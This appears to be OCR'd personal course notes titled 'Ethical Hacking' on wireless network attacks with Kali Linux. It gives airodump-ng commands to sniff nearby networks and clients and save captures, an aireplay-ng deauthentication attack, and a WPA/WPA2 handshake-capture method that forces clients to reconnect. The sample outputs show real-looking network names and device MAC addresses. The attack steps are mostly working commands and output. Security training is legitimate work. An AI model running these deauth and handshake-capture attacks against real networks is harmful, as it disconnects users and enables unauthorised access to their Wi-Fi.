
ETHICAL HACKING

Basic Setup

NETWORK ATTACKS

To Sniff Packets Around


```
airodump-ng wlan0 [adapter name]

to quit the program press ctrl+c

example is given below
```



```
CH 13 ][ Elapsed: 12 s ][ 2021-05-06 20:35

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

44:48:C1:62:E1:41  -77        0        0    0  -1  -1                    <length:  0>
A2:0F:6F:48:68:B0  -61        1        0    0 161 1170  WEP  WEP         XFINITY
8C:0F:6F:48:68:B0  -61        2        0    0 161 1170  WEP  WEP         Apt2205
9E:0F:6F:48:68:B0  -60        2        0    0 161 1170  OPN              xfinitywifi
9A:0F:6F:48:68:B0  -61        2        0    0 161 1170  WPA  CCMP   PSK  <length:  0>
96:0F:6F:48:68:B0  -60        2        0    0 161 1170  WPA  CCMP   MGT  <length:  0>
3C:B7:4B:26:17:85  -77        0        0    0 157 1733  OPN              xfinitywifi
3C:B7:4B:26:17:83  -75        1        0    0 157 1733  WPA2 CCMP   PSK  belkin.5ea
```

WHEN YOU RUN THE SNIFFING COMMAND, THIS IS WHAT YOU SEE. (ALL THE NETWORKS)

```
To Run Specific sniffing of a network

airodump-ng --bssid 8C:xx:xx:xx:xx:xx [target bbsid ex Apt 2205] --channel 161 wlan0
```


Kali by zSecurity (FRESH INSTALL) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminator
Thu 20:41
root@kali: ~
root@kali: ~ 100x22

```
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 AC:DB:48:42:06:65  -35   0        0        0    0   3  -1                   <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 AC:DB:48:42:06:65  AC:ED:5C:4C:4F:05  -40    0 - 6      1        9
 
 AC:DB:48:42:06:65  F8:0F:F9:87:5C:6E  -49    0e- 0      0       16

 AC:DB:48:42:06:65  C6:0D:C7:A5:F7:31  -63    0 - 6      0        1


root@kali:~# 
```

you can see multiple clients of that network.

```
you can even specify bands of the network to sniff for. (because by default it uses 2.4GHZ)

 a uses 5GHZ
b,g uses 2.4GHZ
n uses both
ac uses lower than 6GHZ

 airodump-ng --band a wlan0

or multiple bands

airodump-ng --band abg wlan0
```

```
YOU can even save the packets sniffed to read it from wireshark

airodump-ng --bssid 8C:xx:xx:xx:xx:xx [target bbsid ex Apt 2205] --channel 161 --write file [filename] wlan0
```

Deauthentication attack (disconnect client from the host)

```
aireplay-ng --deauth [bits] -a ____[mac of target]  -c [mac of client]
wlan0
```

WPA/WPA2 Hacking without WPS

First Sniff the networks around

```
airodump-ng wlan0

then for specific networks

airodump-ng --bssid ________  --channel _  wlan0
```

```
By handshake method
airodump-ng --bssid ________  --channel _  --write ____ [filename] wlan0

Then wait for a handshake packet to arrive
but no time to wait.
 hence use DEAUTH ATTACK to disconnect the user and connect him again b using small bi
t value.
```

Once you are into a network you can attack the following clients.

^^^

POST ATTACKS